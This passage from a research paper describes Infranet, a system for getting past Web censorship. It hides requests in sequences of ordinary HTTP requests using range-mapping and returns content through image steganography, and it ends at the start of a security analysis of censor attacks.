The Infranet tunnel protocol uses novel techniques for covert upstream communication. It modulates covert messages on standard HTTP requests for uncensored content using a confidentially negotiated function which maps URLs to message fragments that compose requests for censored content. For downstream communication, the tunnel protocol leverages existing data hiding techniques, such as steganography. While steganography provides little defense against certain attacks, we are confident that the ideas we present can be used in conjunction with other data hiding techniques.

The main challenge in the design of the tunnel protocol is ensuring covertness while providing a level of performance suitable for interactive browsing. Furthermore, the tunnel protocol must defend against a censor capable of passive attacks based on logging all transactions and packets, active attacks that modify messages or transactions, and impersonation attacks where the adversary pretends to be a legitimate Infranet requester or responder. Our security analysis indicates that Infranet can successfully circumvent several sophisticated censoring techniques, including various active and passive attacks. Our system handles almost all of these threats while achieving reasonable performance. This is achieved by taking advantage of the asymmetric bandwidth requirements of Web transactions, which require significantly less upstream bandwidth than downstream bandwidth.

To assess the feasibility of our design, we implemented an Infranet prototype and conducted a series of tests using client-side Web traces to evaluate the performance of our system. Our experimental evaluation shows that Infranet provides acceptable bandwidth for covert Web browsing. Our range-mapping algorithm for upstream communication allows a requester to innocuously transmit a hidden request in a number of visible HTTP requests that is proportional to the binary entropy of the hidden request distribution. For two typical Web sites running Infranet responders, we find that a requester using range-mapping can modulate 50% of all requests for hidden content in 6 visible HTTP requests or fewer and 90% of all hidden requests in 10 visible HTTP requests or fewer. Using typical Web images, our implementation of downstream hiding transmits approximately 1 kB of hidden data per visible HTTP response.

2 Related Work

Many existing systems seek to circumvent censorship and surveillance of Internet traffic. `Anonymizer.com` provides anonymous Web sessions by requiring users to make Web requests through a proxy that anonymizes user-specific information, such as the user's IP address [2]. The

company also provides a product that encrypts HTTP requests to protect user privacy; Zero Knowledge provides a similar product [24]. Squid is a caching Web proxy that can be used as an anonymizing proxy [21]. The primary shortcoming of these schemes is that a well-known proxy is subject to being blocked by a censor. Additionally, the use of an encrypted tunnel between a user and the anonymizing proxy (e.g., port forwarding over `ssh`) engenders suspicion.

Because censoring organizations are actively discovering and blocking anonymizing proxies, SafeWeb has proposed a product called Triangle Boy, a peer-to-peer application that volunteers run on their personal machines and that forwards clients' Web requests to SafeWeb's anonymizing proxy [19, 27]. SafeWeb recently formed an alliance with the Voice of America [28], whose mission is to enable Chinese Internet users to gain access to censored sites. However, Triangle Boy has several drawbacks. First, the encrypted connection to a machine running Triangle Boy is suspicious and can be trivially blocked since SSL handshaking is unencrypted. Second, SafeWeb's dependence on an encrypted channel for confidentiality makes it susceptible to traffic analysis, since Web site fingerprinting can expose the Web sites that a user requests, even if the request itself is encrypted [7]. Third, SafeWeb is vulnerable to several attacks that allow an adversary to discover the identity of a SafeWeb user, as well as every Web site visited by that user [11]. Peekabooty also attempts to circumvent censoring firewalls by sending SSL-encrypted requests for censored content to a third party, but its reliance on SSL also makes it susceptible to traffic analysis and blocking attacks [26].

Various systems have attempted to protect anonymity for users who publish and retrieve censored content. In Crowds, users join a large, geographically diverse group whose members cooperate in issuing requests, thus making it difficult to associate requests with the originating user [18]. Onion routing also separates requests from the users who make them [25]. Publius [30], Tangler [29], and Free Haven [4] focus on protecting the anonymity of publishers of censored content and the content itself. Freenet provides anonymous content storage and retrieval [3].

Infranet aims to overcome censorship and surveillance, but also provides plausible deniability for users. In addition to establishing a *secure channel* between users and Infranet responders, our system creates a *covert channel* within HTTP, i.e., a communication channel that transmits information in a manner not envisioned by the original design of HTTP [9]. In contrast with techniques that attempt to overcome censorship using a confidential channel (e.g., using SSL, which is trivial to detect and block) [19, 23, 24, 26], our approach is significantly harder to detect or block. To be effective against blocking, a scheme for circumventing censorship must be covert as well as secure.




Figure 1. Infranet system architecture.

3 System Architecture

This section presents Infranet's design considerations and system architecture and gives an overview of the system's communication protocols.

3.1 Terminology

Figure 1 shows the system architecture of Infranet and introduces relevant terminology. Users surf Web content as usual via a Web browser. To retrieve censored content, the browser uses a software entity that runs on the same host, called the *Infranet requester*, as its local proxy. The Infranet requester knows about one or more *Infranet responders*, which are Web servers in the global Internet that implement additional Infranet functionality. The idea is for the Web browser to request censored content via the Infranet requester, which in turn sends a message to an Infranet responder. The responder retrieves this content from the appropriate origin Web server and returns it to the requester, which delivers the requested content to the browser. The requester and responder communicate with each other using a covert *tunnel*. Technically, Infranet involves three distinct functions—issuing a hidden request, decoding the hidden request, and serving the requested content. We first describe a system whereby the responder performs the latter two functions. We describe a design enhancement in Section 8 whereby an untrusted *forwarder* can forward hidden requests and serve hidden content, thereby making it more difficult for a censor to block access to the system.

The *censor* shown in Figure 1 might have a wide range of capabilities. At a minimum, the censor can block specific IP addresses (e.g., of censored sites and suspected Infranet responders). More broadly, the censor might have the capability to analyze logs of all observed Web traffic, or even to modify the traffic itself.

The long-term success of Infranet depends on the widespread deployment of Infranet responders in the Internet. One way of achieving this might be to bundle responder

software with standard Web server software (e.g., Apache). Hopefully, a significant number of people will run Infranet responders due to altruism or because they believe in free speech.

3.2 Design Goals

We designed Infranet to meet a number of goals. Ordered by priority, the goals are:

1. *Deniability for any Infranet requester.* It should be computationally intractable to confirm that any individual is intentionally downloading information via Infranet, or to determine what that information might be.

2. *Statistical deniability for the requester.* Even if it is impossible to confirm that a client is using Infranet, an adversary might notice statistical anomalies in browsing patterns that suggest a client is using Infranet. Ideally, an Infranet user's browsing patterns should be statistically indistinguishable from those of normal Web users.

3. *Responder covertness.* Since an adversary will likely block all known Infranet responders, it must be difficult to detect that a Web server is running Infranet simply by watching its behavior. Of course, any requester using the server will know that the server is an Infranet responder; however, this knowledge should only arise from possession of a secret that remains unavailable to the censor. If the censor chooses not to block access to the responder but rather to watch clients connecting to it for suspicious activities, deniability should not be compromised. The responder must assume that *all clients are Infranet requesters*. This ensures that Infranet requesters cannot be distinguished from innocent users based on the responder's behavior.

4. *Communication robustness.* The Infranet channel should be robust in the presence of censorship activities designed to interfere with Infranet communication. Note that it is impossible to be infinitely robust, because a censor who blocks all Internet access will successfully prevent Infranet communication. Thus, we assume the censor permits some communication with non-censored sites.

Any technique that prevents a site from being used as an Infranet responder should make that site fundamentally unusable by non-Infranet clients. As an example of a scheme that is *not* robust, consider using SSL as our Infranet channel. While this provides full requester and responder deniability and covertness (since many Web servers run SSL for innocent reasons), it is quite plausible for a censor to block *all* SSL access to the Internet, since vast amounts of information remain accessible through non-encrypted connections. Thus, a censor can block SSL-Infranet without completely restricting Internet access.

In a similar vein, if the censor has concluded that a particular site is an Infranet responder, we should ensure that their only option for blocking Infranet access is to block *all* access to the suspected site. Hopefully, this will make the censor more reluctant to block sites, which will allow more Infranet responders to remain accessible.

5. *Performance.* We seek to maximize the performance of Infranet communication, subject to our other objectives.

3.3 Overview

A requester must be able to both join and use Infranet without arousing suspicion. To join Infranet, a user must obtain the Infranet requester software, plus the IP address and public key of at least one Infranet responder. Users must be able to obtain Infranet requester software without revealing that they are doing so. Information about Infranet responders must be available to legitimate users, but should not fall into the hands of an adversary who could then configure a simple IP-based filtering proxy. One way to distribute software is out-of-band via a CD-ROM or floppy disk. Users can share copies of the software and learn about Infranet responders directly from one another.

The design and implementation of a good tunnel protocol between an Infranet requester and responder is the critical determinant of Infranet's viability. The rest of this section gives an overview of the protocol, and Section 4 describes the protocol in detail.

We define the tunnel protocol between the requester and responder in terms of three abstraction layers:

1. *Message exchange.* This layer of abstraction specifies high-level notions of information that requester and responder communicate to each other.
2. *Symbol construction.* Any communication system must specify an underlying alphabet of symbols that are transmitted. This layer of abstraction specifies the alphabets for both directions of communication. The primary design constraint is covertness.
3. *Modulation.* The lowest layer of abstraction specifies the mapping between symbols in the alphabet and message fragments. The main design goal is reasonable communication bandwidth, without compromising covertness.




Figure 2. Top-most layer of abstraction in communication tunnel.

The top-most layer of abstraction is the exchange of messages between the requester and responder. The requester sends requests for content to the responder, hidden in visible HTTP traffic. The responder answers with requested content, hidden in visible HTTP responses, after obtaining it from the origin server. As shown in Figure 2, messages are hidden with a *hiding function* $\mathcal{H}(\text{MSG}, \text{COVER}, \text{SECRET})$, where MSG is the message to be hidden, COVER is the visible traffic medium in which MSG is hidden, and SECRET ensures that only the requester and responder can reveal MSG.

Designing the hiding function \mathcal{H} involves defining a set of *symbols* that map onto message fragments. The set of all symbols used to transmit message fragments is called an *alphabet*. Since an ordered sequence of fragments forms a message, an ordered sequence of symbols, along with the hiding function, also represent a message. Both upstream and downstream communication require a set of symbols for transmitting messages.

The lowest abstraction layer is *modulation*, which specifies the mapping between message fragments and symbols. We discuss several ways to modulate messages in the upstream and downstream directions in Sections 4.2 and 4.3.

3.3.1 Upstream Communication

In our design, the cover medium for upstream communication, COVER_{up} , is sequences of HTTP requests (note that *which* link is selected on the page contains information and can therefore be used for communication).

The alphabet is the set of URLs on the responder's Web site. Other possible alphabets exist, such as various fields in the HTTP and TCP headers. We choose to use the set of URLs as our alphabet because it is more difficult for the transmission of messages to be detected, it is immune to malicious field modifications by a censor, and it provides reasonable bandwidth. Careful metering of the order and timing of the cover HTTP communication makes it difficult for the censor to distinguish Infranet-related traffic from regular Web browsing. Upstream modulation corresponds




Figure 3. Messages exchanged during the tunnel setup and steady state communication phases. Message exchanges are driven by a common state machine shown on the left. In the optional *Initialize Modulation Function* state, the responder sends an initial modulation function \mathcal{U}_{init} to the requester.

to mapping a sequence of one or more URL retrievals, visible to a censor, to a surreptitious request for a censored Web object.

3.3.2 Downstream Communication

The cover medium in the downstream direction, COVER_{down} , is provided by JPEG images (within HTTP response streams). The responder uses the high frequency components of images as its alphabet for sending messages to the requester. This technique provides good bandwidth and hiding properties. Downstream modulation consists of mapping a sequence of high-frequency image components to the censored web object, such as HTML or MIME-encoded content.

4 Tunnel Protocol

The Infranet tunnel protocol is divided into three main components: tunnel setup, upstream communication, and downstream communication. Tunnel setup allows both parties to agree on communication parameters. Upstream communication consists of message transmissions from re-

quester to responder. Downstream communication consists of message transmissions in the opposite direction.

Both the requester and responder operate according to the finite state machine shown in the left column of Figure 3. The first four states constitute *tunnel setup*. The last two compose *steady state* communication, where the requester transmits hidden URLs and the responder answers with the corresponding content.

We now explore various design alternatives and describe the mechanisms used for each part of the protocol.

4.1 Tunnel Setup

An Infranet requester and responder establish a tunnel by agreeing on parameters to the hiding functions \mathcal{H}_{up} and \mathcal{H}_{down} . The requester and responder exchange these parameters securely, thereby ensuring confidentiality during future message exchanges.

Figure 3 shows the messages involved in establishing the tunnel. Communication with an Infranet responder begins with a request for an HTML page served by the responder. This first request initiates the following tunnel setup protocol:

1. Set User ID

The requester sends an implicit HELLO message to the responder by requesting an HTML document, such as `index.html`.

To identify subsequent message transmissions from the requester, the responder creates a unique user ID for the requester. This user ID could be explicitly set via a Web cookie. However, for greater defense against tampering, the user ID should be set implicitly. As explained later, the responder modifies the visible URLs on its Web site for each requester. Such modification is sufficient to identify requesters based on which URLs are requested.

2. Exchange Key

To ensure confidentiality, the requester uses a responder-specific modulation function \mathcal{U}_{init} to send a shared secret, SKEY, encrypted with the public key of the responder.

The responder recovers SKEY using its private key.

3. Update Modulation Function

The responder first selects a requester-specific modulation function \mathcal{U}_{tunnel} . Next, the responder hides the function in an HTTP response stream with the shared secret SKEY.

The requester recovers \mathcal{U}_{tunnel} from the HTTP response stream using SKEY.

Thus, the tunnel setup consists of the exchange of two secrets: a secret key SKEY, and a secret modulation function \mathcal{U}_{tunnel} . SKEY ensures that only the requester is capable of decoding the messages hidden in HTTP response streams. \mathcal{U}_{tunnel} allows the requester to hide messages in HTTP request streams. The secrecy of \mathcal{U}_{tunnel} provides confidentiality for upstream messages by ensuring that it is hard for a censor to uncover the surreptitious requests, even if a requester is discovered.

In order for the requester to initiate the transmission of SKEY, encrypted with the Infranet responder's public key, the requester must have a way of sending a message to the responder. The transmission is done using an initial modulation function, \mathcal{U}_{init} . This initial function may be a well-known function. Alternatively, the responder may send an initial modulation function, \mathcal{U}_{init} to the requester. To protect responder covertness, this initial function should be hidden using a responder-specific key IKEY. The requester may learn IKEY with the IP address and public key of the responder. This method, which requires the additional *Initialize Modulation Function* state, has the advantage of allowing responders to periodically change modulation schemes, but suffers the disadvantage of requiring more HTTP message exchanges to establish a tunnel.

With the tunnel established, the requester and responder enter the *Transmit Request* state. In this state, the requester uses \mathcal{U}_{tunnel} to hide a request for content in a series of HTTP requests sent to the Infranet responder. When the covert request completes, the requester and responder enter the *Transmit Response* state, at which point the responder fetches the requested content and hides it in an HTTP response stream using SKEY. When the transmission is complete, the requester and responder both re-enter the *Transmit Request* state.

4.2 Upstream Communication

At the most fundamental level, a requester sends a message upstream by sending the responder a visible HTTP request that contains additional hidden information. Figure 4 shows the decomposition of the upstream hiding function $\mathcal{H}_{up}(\text{MSG}, \text{HTTP REQUEST STREAM}, \mathcal{U}_x)$, where MSG is the transmitted information (e.g., request for hidden content), HTTP REQUEST STREAM is the cover medium, and \mathcal{U}_x is a modulation function that hides the message in a *visible HTTP request stream*. The specific mapping from message fragments to visible HTTP requests depends on the parameter x .

To send a hidden message, a requester divides it into multiple fragments, each of which translates to a visible HTTP request. The responder applies \mathcal{U}_x^{-1} to the requester's HTTP requests to extract the message fragments and reassembles them to recover the hidden message.

There are many possible choices for the upstream mod-




Figure 4. Sequence of HTTP requests and responses involved in a single upstream message transmission. Both parties must know the secret modulation function \mathcal{U}_x .

ulation function \mathcal{U}_x . Each option for \mathcal{U}_x presents a different design tradeoff between covertness and upstream bandwidth. There are many modulation functions that provide deniability for an Infranet requester—certain types of basic mapping schemes, when implemented correctly, can do so. We describe two such examples in Sections 4.2.1 and 4.2.2. To provide statistical deniability, however, requests should follow typical browsing patterns more closely. To achieve this, we propose the range-mapping scheme in Section 4.2.3.

4.2.1 Implicit Mapping

One of the simplest \mathcal{U}_x modulates each bit of a hidden message as a separate HTTP request. While this approach provides extremely limited bandwidth, it offers a high level of covertness—on any given page the requester may click on any one of half of the links to specify the next fragment. For example, one can specify that any even-numbered link on the page corresponds to a 0, while any odd-numbered link corresponds to a 1. A generalization of this scheme uses the function $R \bmod n$, where R is specified by the R th link on the last requested page and n is at most equal to the total number of links on that page. This mechanism may be less covert, but sends $\lg(n)$ bits of information per visible HTTP request.

4.2.2 Dictionary-based Schemes

An Infranet responder can send the requester a static or dynamic *codebook* that maps visible HTTP requests to mes-

sage fragments. While a static mapping between visible HTTP requests and URLs is simple to implement, the resulting visible HTTP request streams may result in strange browsing behavior. To create a dynamic mapping, the responder uses images embedded in each requested page to send updates to the modulation function as the upstream transmission progresses. The responder may also use its log of hidden requests to provide most probable completions to an ongoing message transmission. Transmission of a b -bit hidden message using a dictionary-based scheme, where each dictionary entry contains M bits requires b/M visible HTTP requests.

The structure of the dictionary determines both the covertness and bandwidth of the modulated request. Therefore, the dictionary might be represented as a directed graph, based on the structure of the Infranet responder's Web site. To preserve confidentiality in the event that a communication tunnel is revealed, the dictionary should be known only to the requester and the responder.

4.2.3 Range-mapping

The requester and responder communicate via a channel with far greater bandwidth from the responder to the requester than vice versa. Because the responder serves many Infranet users' requests for hidden content, it can maintain the frequency distribution of hidden messages, \mathcal{C} . A requester wants to send a message, URL, from the distribution \mathcal{C} . This communication model is essentially the asymmetric communication model presented by Adler and Maggs [1].

We leverage their work to produce an iterative modulation function based on *range-mapping* of the distribution of lexicographically ordered URLs, \mathcal{C} . In each round, the responder sends the requester a set \mathcal{S} of tuples (s_i, r_i) , where s_i is a string in the domain of \mathcal{C} and r_i is the visible HTTP request that communicates s_i . s_i is called a *split-string*. It specifies the *range* of strings in \mathcal{C} that are lexicographically smaller than itself and lexicographically larger than the preceding split-string in \mathcal{S} . The client determines which lexicographic interval contains the hidden message and responds with the split-string that identifies that interval.

While the focus of the Adler-Maggs protocol is to enable communication over an asymmetric channel, we are also concerned with maintaining covertness and statistical deniability. In particular, we aim to ensure that at each step, the probability that an Infranet requester selects a particular link is equal to the probability that an innocent browser selects that link. We therefore include link traversal probability information as a parameter to the algorithm for choosing split-strings. We extract these probabilities from the server's access log.

Prior to communicating with the requester, the responder computes the following information of

```

PROCEDURE MODULATE(URL,  $\mathcal{S}$ )
    // Select the smallest split-string from  $\mathcal{S}_s$ 
    // lexicographically larger than URL
    stringmax  $\leftarrow \{u \mid u \in \mathcal{S}_s \text{ and } u > \text{url}$ 
        and  $\nexists v \in \mathcal{S} \text{ s.t. } \text{url} < v < u\}$ 
    // Request the page corresponding to the selected string
     $r \leftarrow \{S_r[i] \mid S_s[i] = \text{string}_{\text{max}}\}$ 
    send  $r$ 

```

Figure 5. Pseudocode for a modulation function using range-mapping.

fine: \mathcal{C} , the cumulative frequency distribution for hidden requests; and \mathcal{P} , the link-traversal probabilities. Specifically, \mathcal{P} is the set of probabilities $p_{ij} = P(\text{next request is for page } p_j \mid \text{current page is } p_i)$ for all pages p_i and p_j in R , the set of all pages on the responder's Web site.

In each round, the set \mathcal{S} contains k tuples, where k is the number of pages r for which $P(r \mid r_{\text{current}}) > 0$, i.e., the number of possibilities for the requester's next visible HTTP request, given the current page r_{current} . These tuples specify k consecutive probability intervals within \mathcal{C} . The size of each probability interval Δv_i is proportional to the conditional probability $P(r \mid r_{\text{current}})$. By assigning probability intervals according to the next-hop probabilities for HTTP requests on a Web site, range-mapping provides statistical deniability for the requester by making it more likely that the requester will take a path through the site that would be taken by an innocuous Web client.² The sum of all k intervals is equal to δ , the size of the probability interval for the previous iteration, or to 1 for the first iteration.

Pseudocode for the modulation function is shown in Figure 5. In each iteration, the requester receives \mathcal{S} and selects the split string s that specifies the range in which its message URL lies. It then sends the corresponding visible HTTP request r .

Figure 6 shows pseudocode for the demodulation function. The responder interprets the request r_{current} as a range specification, bounded above by the corresponding split-string s_{current} and below by split-string in \mathcal{S} which precedes s_{current} lexicographically. Given this new range, the responder updates the bounds for the range, string_{min} and string_{max} (lines 12-13), and generates a new split-string set \mathcal{S} for that range (as shown in lines 5-9 and Figure 7).

A requester can use this scheme to modulate the hidden message URL even if it is not in the domain of \mathcal{C} . The re-

²We present the range-mapping model based on one-hop conditional probabilities. It should be noted that although this approach provides the appropriate distribution on link probabilities at each step, it is not guaranteed to properly distribute more complex quantities such as the probability of an entire sequence of link choices.

```

PROCEDURE DEMODULATE( $\mathcal{P}, \mathcal{C}, r_{\text{current}}, \text{string}_{\text{min}}, \text{string}_{\text{max}}$ )
  // When the range reaches zero, return the string found
  1 if ( $\text{string}_{\text{min}} = \text{string}_{\text{max}}$ )
  2   return  $\text{string}_{\text{min}}$ 
  else
    // Compute total range for this iteration
  3    $\delta \leftarrow \mathcal{C}(\text{string}_{\text{max}}) - \mathcal{C}(\text{string}_{\text{min}})$ 
    // Initialize lower bound of first sub-interval
  4    $v_{\text{min}} \leftarrow \mathcal{C}(\text{string}_{\text{min}})$ 
    // For all openly served pages  $r$  in  $R$ , where
    //  $R$  is the set of all pages on the Web site
  5    $\forall r \in R$ 
    // Set the upper bound of the sub-interval proportional
    // to the probability of requesting page  $r$ 
  6    $v \leftarrow \delta \cdot \mathcal{P}(r|r_{\text{current}}) + v_{\text{min}}$ 
    // Extract the string at the boundary of the sub-interval
    // This is the split-string for the sub-interval
  7    $s \leftarrow \mathcal{C}^{-1}(v)$ 
    // Save the pair formed by split-string  $s$  and page  $r$ 
  8    $S \leftarrow S \cup \{(s, r)\}$ 
    // Prepare to compute subsequent sub-interval
  9    $v_{\text{min}} \leftarrow v$ 
    // Send the set of all pairs to the requester
 10  send  $S$ 
    // Receive new HTTP request
 11  receive  $r_{\text{current}}$ 
    // Update interval given the selected split-string
 12   $\text{string}_{\text{max}} \leftarrow \{S_s[i] \mid S_r[i] = r_{\text{current}}\}$ 
 13   $\text{string}_{\text{min}} \leftarrow \begin{cases} \{S_s[i] \mid S_s[i+1] = \text{string}_{\text{max}}\} & \text{if } i \neq 0 \\ 0 & \text{otherwise} \end{cases}$ 
    // Further reduce interval
 14  return DEMODULATE( $\mathcal{P}, \mathcal{C}, r_{\text{current}}, \text{string}_{\text{min}}, \text{string}_{\text{max}}$ )

```

Figure 6. Pseudocode for a demodulation function using range-mapping.

quester and responder can perform range-mapping until the range becomes two consecutive URLs in \mathcal{C} . The prefix that these two URLs share becomes the prefix p of the hidden message. At this point, the requester and responder may continue the range-mapping algorithm over the set of all strings that have p as a prefix.

Since the requester's message may be of arbitrary length, there must exist an explicit way to stop the search. One solution is to add a tuple $(\epsilon, r_{\text{end}})$ to \mathcal{S} , where ϵ indicates that the requester is finished sending the request. When all split-strings share a common prefix equal to the hidden message, the requester transmits r_{end} .

Range-mapping is similar to arithmetic coding, which divides the size of each interval in the space of binary strings according to the probability of each symbol being transmitted. The binary entropy, $H(\mathcal{C})$, is the expected number of




Figure 7. One iteration of the range-mapping demodulation function. The initial interval $[\mathcal{C}(\text{string}_{\text{min}}), \mathcal{C}(\text{string}_{\text{max}})]$ is divided into k sub-intervals according to probabilities of requesting any page on the responder's Web site given the current page r_{current} . The responder generates the split-strings s_1 through s_k that correspond to sub-interval boundaries and returns them to the requester.

bits required to modulate a message in \mathcal{C} . Arithmetic coding of a binary string requires $H(\mathcal{C}) + 2$ transmissions, assuming 1 bit per symbol [31]. In our model, each page has k links. Therefore, each visible HTTP request transmits $\lg(k)$ bits, and the expected number of requests required to modulate a hidden request is $\left\lceil \frac{H(\mathcal{C})}{\lg k} \right\rceil + 2$.

4.3 Downstream Communication

Figure 8 shows the decomposition of the downstream hiding function $\mathcal{H}_{\text{down}}$. The requester receives a hidden message from the responder by making a series of HTTP requests for images. The responder applies \mathcal{D} to the requested images and sends the resulting images to the requester. The requester can then apply the inverse modulation function \mathcal{D}^{-1} to recover the hidden message fragment. To ensure innocuous browsing patterns, the requester should request an HTML page and subsequently request the embedded images from that page (as opposed to making HTTP requests for images out of the blue).

For the modulation function \mathcal{D} , we use the outguess utility [16], which modifies the high frequency components of an image according to both the message being transmitted and a secret key. Modulation takes place in two stages—finding redundant bits in the image (i.e., the least significant bits of DCT coefficients in the case of JPEG), and embedding the message in some subset of these redundant bits. The first stage is straightforward. The second stage uses




Figure 8. Downstream communication also consists of a sequence of HTTP requests and responses. The responder hides messages that it sends to the requester in the HTTP responses. One efficient downstream communication mechanism uses steganography to hide downstream messages in requested images.

the shared secret SKEY as a seed to a pseudorandom number generator that determines which subset of these bits will contain the message. Therefore, without knowing the secret key, an adversary cannot determine which bits hold information. Previous work describes this process in greater detail [17].

Steganography is designed to hide a message in a cover image, where the adversary does not have access to the original cover and thus cannot detect the presence of a hidden message. However, because a Web server typically serves the same content to many different users (and even to the same user multiple times), an adversary can detect the use of steganography simply by noticing that the same requested URL corresponds to different content every time it is requested. One solution to this problem is to require that the responder never serve the same filename twice for files that embed hidden information. For this reason, a webcam serves as an excellent mode for transmitting hidden messages downstream, because the filenames and images that a webcam serves regularly change by small amounts. We discuss this problem in more detail in Section 5. To protect Infranet requesters, Infranet responders embed content in *every* image, regardless of whether the Web client is an Infranet requester.

There are many other possible modulation functions for hiding downstream messages. One possibility is to embed messages in HTTP response headers or HTML pages. However, this does not provide the downstream bandwidth that

is necessary to deliver messages to the requester in a reasonable amount of time. Another alternative is to embed message fragments in images using hidden watermarks. Both watermarking and steganography conceal hidden content; additionally, watermarks are robust to modification by an adversary. Past work has investigated watermarking techniques for compressed video [6]. A feasible downstream modulation function might use downloaded or streaming audio or video clips to hide messages.

Note that our downstream modulation scheme does not fundamentally depend on the use of steganography. In fact, it may make more sense to use a data hiding technique that an adversary cannot modify or remove without affecting the visibly returned content. For example, if a responder uses *low-order bits* of the brightness values of an image to embed data, the censor will have more difficulty removing the covert data without affecting the visible characteristics of the requested image. Since we assume that the censor does not want to affect the experience of normal users, this type of downstream communication might be more appropriate.

5 Security Analysis

In this section, we discuss Infranet's ability to handle a variety of attacks from a determined adversarial censor. We are concerned with maintaining deniability and covertness in the face of these attacks, i.e., making it hard for the censor to detect requesters and responders. In addition, Infranet should provide confidentiality, so that even if a censor discovers an Infranet requester or responder, it cannot recover any of the messages exchanged.

The adversary has access to all traffic passing between its network and the global Internet, especially all visible HTTP requests and responses. Furthermore, the adversary can actively modify any traffic that passes through it, as long as these modifications do not affect the correctness of the HTTP transactions themselves.

5.1 Discovery Attacks

A censor might attempt to discover Infranet requesters or responders by joining Infranet as a requester or a responder. To join Infranet as a requester, a participant must discover the IP address and public key of a responder. Once the client joins, all information exchanged with a responder is specific to that requester. Thus, by joining the network as a requester, the censor gains no additional information other than that which must already have been obtained out-of-band.

Alternatively, a censor might set up an Infranet responder in the hope that some unlucky requesters might contact it. By determining which Web clients' visible HTTP requests demodulate to sensible Infranet messages, a cen-

| | HTTP Requests | HTTP Responses |
|------------------|--|---|
| No Target | Suspicious HTTP request headers | Suspicious response headers or content |
| One Target | HTTP request patterns | Content patterns (e.g., same URL, different image) |
| Multiple Targets | Link requests across Infranet requesters | Common patterns in HTTP responses (e.g., for commonly requested forbidden URLs) |

Table 1. A taxonomy of passive attacks on Infranet. If the censor has the ability to target suspected users, attacks involve more sophisticated analysis of visible HTTP traffic.

sor can distinguish innocent Web clients from Infranet requesters. Currently, we rely on each requester *trusting* the legitimacy of any responder it contacts. Section 8 describes a possible defense against this attack by allowing for untrusted forwarders.

A censor might mount a passive attack in an attempt to discover an Infranet communication tunnel. Because this type of attack often requires careful traffic analysis, passive attacks on Infranet are much more difficult to mount than active attacks based on filtering or tampering with visible HTTP traffic. The types of attacks that an adversary can perform depend on the amount of state it has, as well as whether or not it is targeting one or more users.

Table 1 shows a taxonomy of passive attacks that a censor can perform on Infranet. Potential attacks become more serious as the adversary targets more users. Weak attacks involve detecting anomalies in HTTP headers or content. Stronger attacks require more complex analysis, such as correlation of users' browsing patterns.

